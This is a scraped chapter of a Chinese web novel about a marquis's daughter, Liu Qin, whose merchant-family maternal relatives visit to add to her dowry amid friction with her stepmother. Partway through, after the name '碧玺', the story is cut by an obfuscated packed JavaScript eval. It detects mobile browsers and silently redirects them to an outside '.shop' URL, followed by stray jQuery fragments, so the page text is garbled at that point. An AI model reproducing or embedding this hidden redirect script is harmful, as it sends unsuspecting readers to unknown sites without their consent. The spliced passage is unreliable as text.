文趣网 > 其他小说 > 自愿守寡后夫君复活了 > 11. 苛待
    “回姑娘的话,老奴如今正在大厨房里做些粗活……”

    柳衾拧眉,右手摩挲着白瓷勺子。

    她院中原先伺候的婆子早就因为插科打诨,奴大欺主被她打发了。

    而她本就不是什么得宠的主儿,自然没有人会为她出头,再安排一个婆子来。

    得知林婆子如今被赶去大厨房做粗活,她起的第一个念头,就是将林婆子要到自己院子里做事。可……

    柳衾左手捏着那一叠厚厚的纸笺,心绪杂乱,但手上动作没停,用了小半碗鸡丝粥又吃了些凉菜,好半盏茶的功夫,她才抬眸看向林婆子:“林妈妈,这些日子委屈你了。”

    “老奴不委屈,只是瞧着那刘氏这般对待姑娘,老奴却只能在大厨房做些打杂的粗活,不能帮姑娘做什么,老奴愧对夫人在天之灵……”

    林婆子说着,抬起粗糙的手抹了把脸,将不自觉流出的泪擦抹干净。

    柳衾放下白瓷勺子,认认真真地看着林婆子,思忖片刻才道:

    “林妈妈,如今我与江家三爷受陛下赐婚,府上怕是没人再敢苛待我,只是有件事,我思来想去只有你能帮我……”

    ……

    春雨淅淅沥沥地下着,四周残留的薄雪渐渐化去。

    徐家在汴京有购置府邸与下人,故而这次回京的徐家大房只是在自家府内拾掇拾掇,便要再套了马车赶去宁北侯府。

    他们此番进京,一是为了自家儿女的婚事,二也是为了给小妹留下的唯一的女儿撑腰。

    徐家虽是商户,但祖上也是出过几个状元的,便是如今一家子人去了湖州安顿,也有设立族学供家中子弟读书。

    马车在宁北侯府的大门外停下,柳家的门房从窗户向外看,瞧着眼生的很,便仔细打量着。

    另一个年纪大些的门房是宁北侯府上的老人,瞧见徐简扶着夫人文氏下马车,后头跟着的那辆马车也下来了两位公子,认出是徐家人,赶忙吩咐小门房恭敬些,自己则匆匆进去通传。

    小门房一头雾水的时候,徐家一众人已经快步走到大门前叩门。

    第三声响后,侯府大门才被小门房缓缓推开一个小缝隙:“这位爷,您是哪家府上的?”

    虽是眼生这一家人,小门房还是斟酌着措辞,生怕自己说错一句话。

    毕竟他方才才被嘱咐过要恭敬些。

    叩门的男子是柳衾的大表哥徐白舟,见门开了个小缝隙,当即就将拜帖递上,嘴角自始至终都扬着弧度:“劳烦小哥通禀一声。”

    小门房又将门开大了些,接过徐白舟递来的拜帖,看清楚上头所写后,犹豫了片刻还是将人请进了偏厅。

    在自己书房里的宁北侯听着下人的通报,满脸的不耐烦——徐氏都已经死了那么久了,这徐家人还想着来他宁北侯府攀关系,真是恬不知耻。

    同在书房中的柳临川与宁北侯的反应不同,听说徐家来人,当即就看向门房:“既是徐家的舅父舅母来了,还不快去安排。”

    罢了,他又看向一旁对着一副画卷拧眉的宁北侯:“父亲,可要知会母亲与大妹妹一声?”

    宁北侯并未应声,提着沾了墨汁的笔顿在半空中,眼神晦暗不明。

    这人都来了,若是将其赶出去,一来以徐家人的脾气,怕是会做出有损侯府颜面的事情,二来怕是柳衾知晓了,按她的性子定是要闹上一场的,届时伤了父女之间的羁绊……

    想至此,宁北侯摆摆手,示意身边的下人去通报,自己则搁下笔,与柳临川同去了前院偏厅。

    不过多时,前院偏厅。

    “爹,姑母去世后,咱们就没见过几次表妹,每每咱们都是与表妹互通信笺往来,也不知道如今她长成什么模样,若是叫她那继母苛待了……”

    说话的是柳衾的二表哥徐白川,只不过他后半段话还没吐口,后脑勺就被徐简用力拍了一下。

    “说什么呢!”徐简瞪了自己的小儿子一眼,一副恨铁不成钢地朝厅外努着嘴,示意徐白川外头还有宁北侯府的下人。

    “你祖父就是这么教你的?”文氏坐在一旁,也附声呵斥了徐白川几句,紧接着圆话道:“你衾表妹到底是你姑母给宁北侯生的嫡长女,这要是被苛待了,你姑父面子上也无光。”

    恰好,文氏这一番话让才到门口的宁北侯与柳临川听了个正着。

    柳临川自打七岁时与当时还小的柳衾玩捉迷藏,躲在生他的姨娘房里的衣柜中,亲眼看见自己的姨娘被刘氏灌了一碗汤药,紧接着身下就见了红,一尸两命,从此很少再回宁北侯府。

    这一次回家也不过是因着过年,再过两日,他就该启程回书院了。

    而至于大妹妹的婚事,他左思右想,家中成丁的只有自己,届时哪怕刘氏捣乱,他也定是要回来送大妹妹出嫁的。

    而一旁的宁北侯脸色就不大好看了。

    若非是当年他急需用钱,恰好那徐氏又入了他的眼,怎么会叫这混着铜臭味的一家子商户攀附上来。

    如今徐氏没了,这家人还想着给人上眼药。

    “临川见过大舅舅,大舅母。”柳临川没管宁北侯的反应,率先迈过门槛,进了偏厅,冲徐家大房的长辈规矩地行了一礼,又与表兄弟点头问好,“大表哥,二表弟。”

    偏厅里头,徐白川意识到自己的话真让宁北侯府的人听了去,默默地低下头,尴尬地摸了摸鼻子。

    徐家人对柳临川的印象还是很好的,当初徐氏还在世时,柳临川便养在徐氏膝下。

    当时的宁北侯府算得上是京中少有的妻妾和睦。

    而他们徐家逢年过节给宁北侯送礼时,也从不会忘记两孩子的,可以说是一视同仁。

    如今徐氏走了,柳临川对他们恭敬如初,这点不由得叫徐简与文氏红了眼框。

    “哒、哒——”

    还未及徐家人有其他反应,偏厅外就又起了脚步声。走在最前头的是在柳老夫人院子里伺候的碧玺。

    碧玺

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17537133|203599||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    规规矩矩地给座上主子行了万福礼,紧接着便开口:“徐夫人,老夫人那头命奴婢给徐夫人领路。”文氏看了眼夫君,又瞧瞧自己的两个儿子,方冲碧玺颔首,脸上笑容得体:“有劳姑娘。”

    文氏走后,坐在最上首的宁北侯睨了眼下头的父子仨,颇有些不悦,便是称呼上也疏离了开。

    “徐员外,若本侯没记错,你们徐家当是几年前就回了湖州老家,怎得如今又进了京还来了我这寒舍。”

    一瞧见宁北侯蛰伏模样,徐简便想起自家小妹临终前的模样,脸色也不甚好。

    但到底是身份悬殊,他还是压下了冲天的怒意:“侯爷说笑了,虽如今侯爷娶了那刘氏做填房,但府上嫡出的大姑娘到底是我小妹的亲生骨肉。”

    “哪怕侯爷如今不认我们徐家这桩亲,我们徐家也还念着大姑娘与大公子的,每年不都还是给宁北侯府送了不少好东西。”

    “如今大姑娘不是得了陛下的赐婚,指给了江三老爷,而我小妹又过世得早,怕孩子的嫁妆不够,给她添些嫁妆来。”

    徐白川在他爹这一通话说下来后,悄悄翻了个白眼,小声嘟囔着:“谁知道这一家子豺狼虎豹的,有没有苛待我表妹,刻意不给她备上体面的嫁妆……”

    徐白舟狠狠瞪了一眼自己这个不成器的弟弟,示意他闭嘴。

    宁北侯自也是听见了这话,脸色更是黑如墨云。

    如今在旁人府中,徐简也是没法子教训徐白川,见宁北侯没有发怒,松了口气。

    他虽瞧不上宁北侯这过河拆桥的本事,但到底人家是官,又有爵位在身,徐家不好硬生生就与人家对上。

    今日一切都只是为了他那外甥女的婚事。

    柳临川见偏厅之内气氛着实尴尬,便向宁北侯提出带徐家二兄弟去前院走走,也不打扰两位长辈说话。

    而另外一头,鹤寿居内。

    坐在上首的柳老夫人一身螺青色绣着牡丹暗纹的衣裙,黑着个脸,像是方才与人争执过,而在她下首处坐着的刘氏的脸色也不大好看。

    文氏到了鹤寿居后,规矩礼仪不说好,起码也是挑不出错处来的,无论柳老夫人与刘氏说什么,她都端着笑,一副不恼的模样。

    “侯夫人,虽说大姑娘是宁北侯府的姑娘,但她身上到底也还流淌着我们徐家一半的血脉。”

    “这孩子既叫我一身舅母,那必定是贵府还认我们徐家这一门亲的,若不然以这孩子乖巧的性子,定然是不会驳了长辈的意思,您说呢?”

    听着自己方才的话被文氏挡了回来,刘氏想将茶盏放下的动作一顿,又拿起茶盏拂去茶沫子,小抿一口,笑着声回了文氏一句:

    “这是自然,只是衾丫头是我们侯府的嫡长女,虽说生母过世,但这不是还有我这个继母疼惜,再不过也还有祖母护着,这嫁妆问题,想来是不必麻烦徐夫人了。”

    柳衾站在刘氏身后,看着眼前这一幕,垂下眼帘不作声,心底打定了主意。